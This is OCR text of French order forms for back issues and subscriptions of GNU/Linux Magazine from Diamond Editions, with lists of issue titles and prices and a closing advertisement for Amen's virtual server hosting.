Exemple : je souhaite m'abonner à l'offre Linux Magazine + Hors-série + MISC (offre 6) et je vis en Belgique (E1), ma référence est donc 6E1 et le montant de l'abonnement est de 144 euros.

Je fais mon choix de la 2ème offre :

Je sélectionne le N° (1 à 8) de l'offre choisie :	
Je sélectionne ma zone géographique (F à RM) :	
J'indique la somme due : (Total 2)	€
Montant Total à régler (Total 1 + Total 2)	€

Je choisis de régler par :

❑ Chèque bancaire ou postal à l'ordre de Diamond Editions

❑ Carte bancaire n° ⌊⌊⌊⌊⌋⌊⌊⌊⌊⌋⌊⌊⌊⌊⌋⌊⌊⌊⌊⌋

Expire le : ⌊⌊⌊⌊⌋

Cryptogramme visuel : ⌊⌊⌊⌋

Date et signature obligatoire

Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex

LINUX MAGAZINE / FRANCE

Avez-vous l'âme du collectionneur ?

Boostez votre collection !

Vous recherchez un magazine en particulier ? Allez sur www.ed-diamond.com pour voir le sommaire détaillé de chaque magazine et ensuite... Boostez votre collection avec les « Power packs x5 », soit 5 GNU/Linux Magazine pour 15€ et les « Power packs x10 », soit 10 GNU/Linux Magazine pour 25€ à choisir dans la liste ci-dessous :

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par le Web
Sur notre site : www.ed-diamond.com.

Par téléphone
(paiement C.B.) entre 9h-12h & 15h-18h au 03 88 58 02 08.

Par fax
Au 03 88 58 02 09 C.B. et/ou bon de commande administratif.

Choisissez vos numéros dans le tableau ci-dessous*
* Seuls les numéros ci-dessous sont disponibles pour une commande de Power Packs x5 et x10

N°06 GNOME - The Gimp
N°07 Dopez Linux
N°09 Prêt pour le jeu !
N°10 The HURD : 100% GNU
N°11 Exclusif : l'avenir de G.N.O.M.E
N°12 NT et Linux : Guerre ou complément ?
N°13 Cryptage : la clé de la sécurité
N°14 XFree 4.0 : le futur à notre portée
N°15 Passez à la vitesse supérieure
N°16 OpenSources : Est-ce suffisant?
N°17 Linux : Système embarqué
N°18 Spécial interview : l'avenir de Linux
N°19 Dossier spécial : Postgre SQL 7.0
N°22 Le multi-hreading : Une manière moderne de programmer le Multitâche
N°24 Palm et Linux
N°25 Kernel 2.4.0
N°26 <Dossier> XML </Dossier>
N°27 Les systèmes de fichiers journalisés
N°28 Scripting : la force d'Unix
N°29 L.F.S. Linux From Scratch
N°30 Le chiffrement des données
N°32 Changez de coquille
N°34 XSL - FO : TeX Killer ?
N°35 QoS et iproute : optimisation et contrôle du trafic IP
N°36 Linux embarqué : Le projet mGlinux
N°37 L'impression sous Linux
N°38 Le desktop Shell : Enlightenment
N°39 Sécurité : Patchez votre noyau !
N°40 MySQL : la base de donnée OpenSource
N°41 Steganographie ou l'art de la dissimulation de données
N°44 Comprenez NetBios pour Maîtriser l'interopérabilité windows GNU Linux
N°46 Debian : Utilisez Samba avec le support ACL
N°48 Caudium, votre prochain serveur Web !
N°49 Après MySQL & PostgreSQL SAP DB : La base de données libre & puisante
N°50 Créez un album Photo avec PHP ...et sans MySQL
N°51 Boostez votre site Web avec XML grâce à XSLT, CSS & XPath
N°52 Linux Temps réel où en est-on aujourd'hui ?
N°53 Linux sur PDA : Linux dans votre poche !
N°55 Intelligence Artificielle : Principes & programmation de jeux de stratégie classique
N°56 Développez vos applications Mozilla avec XPFE & XPCOM
N°57 Maîtrisez la gestion... Slots & Signaux ... des événements en C++
N°58 Djbdns enfin une alternative viable à BIND !
N°59 Zopix, Créez un CD "Live" Zope en 10 minutes !
N°60 JBoss serveur d'applications J2EE OpenSource
N°61 Découvrez MySQL 5 et les procédures stockées
N°62 Créez votre OS, principe et implémentation
N°63 Les threads : kernel 2.6 et 2.4
N°64 Adamoto
N°65 Théorie et pratique : Supervision avec Nagios
N°66 Créez votre Distribution Live
N°67 C# .NET
N°68 Le crash disque vous guette
N°69 La réponse de Sun à Linux ? SOLARIS 10
N°70 Découvrez et comprenez la technologie GRID
N°71 Présentation et installation du Hurd
N°72 Services Web... C/C++ et gSOAP
N°73 Compression théorie algorithmes et programmation
N°74 VFS : Système de fichiers virtuel
N°75 Tuning de code
N°76 Algorithmes évolutionnistes
N°77 Systèmes de fichiers chiffrés
N°78 Bluetooth, Spécifications, protocoles et configuration
N°79 Sécurisation du Noyau avec PAX
N°80 Run in memory
N°81 Comment fonctionnent les générateurs de nombres pseudo-aléatoires
N°82 eCos, une solution libre pour systèmes embarqués
N°83 Greylist Eliminez le SPAM à la racine
N° 84 Déploiement de hotspots Wifi sécurisés
N° 85 Firewall : Netfilter & NuFW
N° 86 Serveur SMTP: Routage des mails avec Postfix
N° 87 Le point sur Mono .NET Java et les Brevets
N° 88 Sécurité: Smartcards & Tokens
N° 89 Utilisation avancée de XEN
N° 91 Ajax Avancé
N° 92 Paravirtualisation XEN & SLO Répartition de charge
N° 93 Développez vos extensions Firefox
N° 94 PABX Vidéo avec Asterisk
N° 95 Administration et configuration centralisées avec Cfengine
N° 96 Géolocalisation de photos numériques
N° 97 Haute-disponibilité & équilibrage de charge
N° 98 Supervision avec NAGIOS
N° 99 Java & JNI Tirez le meilleur de Java
N°100 Le serveur PARFAIT
N°101 Chiffrez vos disques
N°102 LTSP 5 Clients légers

Numéros GNU/Linux Magazine épuisés
N°01, N°02, N°03, N°04, N°05, N°08, N°20, N°21, N°23, N°31, N°33, N°42, N°43, N°45, N°47, N°54 et N°90

Bon de commande power packs

à remplir (ou photocopie) et à retourner aux Éditions Diamond – GNU/Linux Magazine – BP 20142 – 67603 sélestat Cedex

	OUI, je désire acquérir un power pack X5	1er 1PP* X5	2éme 2PP* X5	3éme 3PP* X5
Cochez ici ▲ POWER PACKS X5	1, GNU/Linux Magazine N°			
	2, GNU/Linux Magazine N°			
	3, GNU/Linux Magazine N°			
	4, GNU/Linux Magazine N°			
	5, GNU/Linux Magazine N°			
	Total par série de POWER PACKS X5 :	15 €	30 €	45 €
	OUI, je désire acquérir un power pack X10	**1er 1PP* X10**	**2éme 2PP* X10**	**3éme 3PP* X10**
Cochez ici ▲ POWER PACKS X10	1, GNU/Linux Magazine N°			
	2, GNU/Linux Magazine N°			
	3, GNU/Linux Magazine N°			
	4, GNU/Linux Magazine N°			
	5, GNU/Linux Magazine N°			
	6, GNU/Linux Magazine N°			
	7, GNU/Linux Magazine N°			
	8, GNU/Linux Magazine N°			
	9, GNU/Linux Magazine N°			
	10, GNU/Linux Magazine N°			
	Total par série de POWER PACKS X10 :	25 €	50 €	75 €
	Les hors-séries et numéros spéciaux sont exclus des POWER PACKS. Montant TOTAL 15€ + 3,81€ de frais de port. Le TOTAL s'élève à 18,81€ pour l'achat d'un POWER PACK x5. SEULEMENT EN FRANCE MÉTROPOLITAINE ! *PP= POWER PACK	TOTAL :		
		FRAIS DE PORT :		+3,81 €
		TOTAL :		

Voici mes coordonnées postales :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Je choisis de régler par :

❑ Chèque bancaire ou postal à l'ordre de Diamond Editions

❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

Complétez votre collection des anciens numéros de...

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par le Web
Sur notre site : www.ed-diamond.com.

Par téléphone
(paiement C.B.) entre 9h-12h & 15h-18h au 03 88 58 02 08.

Par fax
Au 03 88 58 02 09 C.B. et/ou bon de commande administratif.

GNU/LINUX MAGAZINE

Bon de commande GNU/Linux Magazine

Réf.	Désignation	Prix / Nos
LM103	**Linux Magazine 103** PostgreSQL 8.3	6,50 €
LM104	**Linux Magazine 104** Gestion des services avec OpenSolaris	6,50 €
LM105	**Linux Magazine 105** Domotique avec MisterHouse	6,50 €
LM106	**Linux Magazine 106** Récupérez vos données après une Défaillance RAID	6,50 €
LM107	**Linux Magazine 107** Sauvegardez vos bases de données MySql	6,50 €
LM108	**Linux Magazine 108** Comment vos utilisateurs traversent votre Firewall	6,50 €
LM109	**Linux Magazine 109** Port Knocking - Ne laissez pas la porte ouverte aux intrusions	6,50 €
LM110	**Linux Magazine 110** Sécurisez votre système en le migrant vers LVM2 & RAID 1	6,50 €
LM111	**Linux Magazine 111** 18 Recettes pour tirer le meilleur de OPENLDAP	6,50 €
LM112	**Linux Magazine 112** Besoin d'une solution centralisée et efficace d'ADMINISTRATION SYSTÈME ? Installez et déployez Puppet !	6,50 €

GNU/LINUX MAGAZINE HORS-SÉRIE

Bon de commande GNU/Linux Magazine Hors-série

Réf.	Désignation	Prix / Nos
LMHS24	**LM HS 24** Linux Embarqué	6,40 €
LMHS25	**LM HS 25** Linux Embarqué 2	6,40 €
LMHS26	**LM HS 26** Spécial The GIMP	6,40 €
LMHS27	**LM HS 27** Électronique et Linux	6,40 €
LMHS28	**LM HS 28** Administration système avec Debian	6,40 €
LMHS29	**LM HS 29** BSD Acte 1	6,40 €
LMHS30	**LM HS 30** BSD Acte 2	6,40 €
LMHS31	**LM HS 31** Spécial The GIMP	6,40 €
LMHS32	**LM HS 32** VIRUS Unix, Gnu/Linux & Mac OS X	6,40 €
LMHS33	**LM HS 33** Ruby & Ruby on Rails	6,40 €
LMHS34	**LM HS 34** Dominez votre système et allez au-delà de l'interface graphique...	6,50 €
LMHS35	**LM HS 35** Serveur Web, Installez, configurez et optimisez votre serveur HTTP !	6,50 €
LMHS36	**LM HS 36** Serveur Mail, Installez, configurez et optimisez votre serveur SMTP !	6,50 €
LMHS37	**LM HS 37** Serveur Dédié, Supervision, VoIP, VPN, Syslog...	6,50 €
LMHS38	**LM HS 38** Électronique Embarqué & Domotique	6,50 €
LMHS39	**LM HS 39** Cartes à puce administration et utilisation	6,50 €

Bon de commande

à remplir (ou photocopie) et à retourner aux Éditions Diamond - GNU/Linux Magazine - BP 20142 - 67603 sélestat Cedex

	Référence	Prix / Nos	Qté	Total
EXEMPLE :	LM111	6,50 €	1	6,50 €
			TOTAL :	
			FRAIS DE PORT FRANCE MÉTRO :	+3,81 €
			FRAIS DE PORT ÉTRANGER :	+5,34 €
			TOTAL :	

Voici mes coordonnées postales :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Je choisis de régler par :

❑ Chèque bancaire ou postal à l'ordre de Diamond Editions

❑ Carte bancaire n° ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_


Expire le : ⌊_⌊_⌊_⌊_

Cryptogramme visuel : ⌊_⌊_⌊_

Date et signature obligatoire

Retrouvez les sommaires et commandez tous nos magazines sur notre site :
http://www.ed-diamond.com

NOUVEAU VDS+ d'AMEN :
le bonheur est dans le serveur !



amen
IN WEB WE TRUST

À PARTIR DE
5 € HT /MOIS
soit 5,98 € TTC/MOIS*

SERVEURS PRIVÉS AMEN : BÉNÉFICIEZ DE RESSOURCES GARANTIES QUI VOUS SONT PROPRES (PROCESSEUR, MÉMOIRE, DISQUE DUR...) TOUT EN PROFITANT D'UNE PLATEFORME INFOGÉRÉE 24H/24 - 7J/7.

- Hébergement multi-sites/multi-domaines
- Interface d'administration : Plesk 8.6
- Systèmes d'exploitation : Fedora Core 8, Suse 10.3, Debian 4.0, Ubuntu 8.04 ou CentOS 5
- Part CPU minimum : de 1 à 6
- Mémoire garantie : de 256 Mo à 1 Go
- Espace disque : de 5 Go à 30 Go
- Bases de données : illimitées
- 1 adresse IP fixe
- Accès Root

PARTENAIRE INDUSTRIEL
entrepreneurs, faites le choix de l'économie numérique

Pour plus de renseignements : 0892 55 66 77 (0.34 €/mn) ou www.amen.fr
NOMS DE DOMAINE - EMAIL - HÉBERGEMENT - CRÉATION DE SITE - E-COMMERCE - RÉFÉRENCEMENT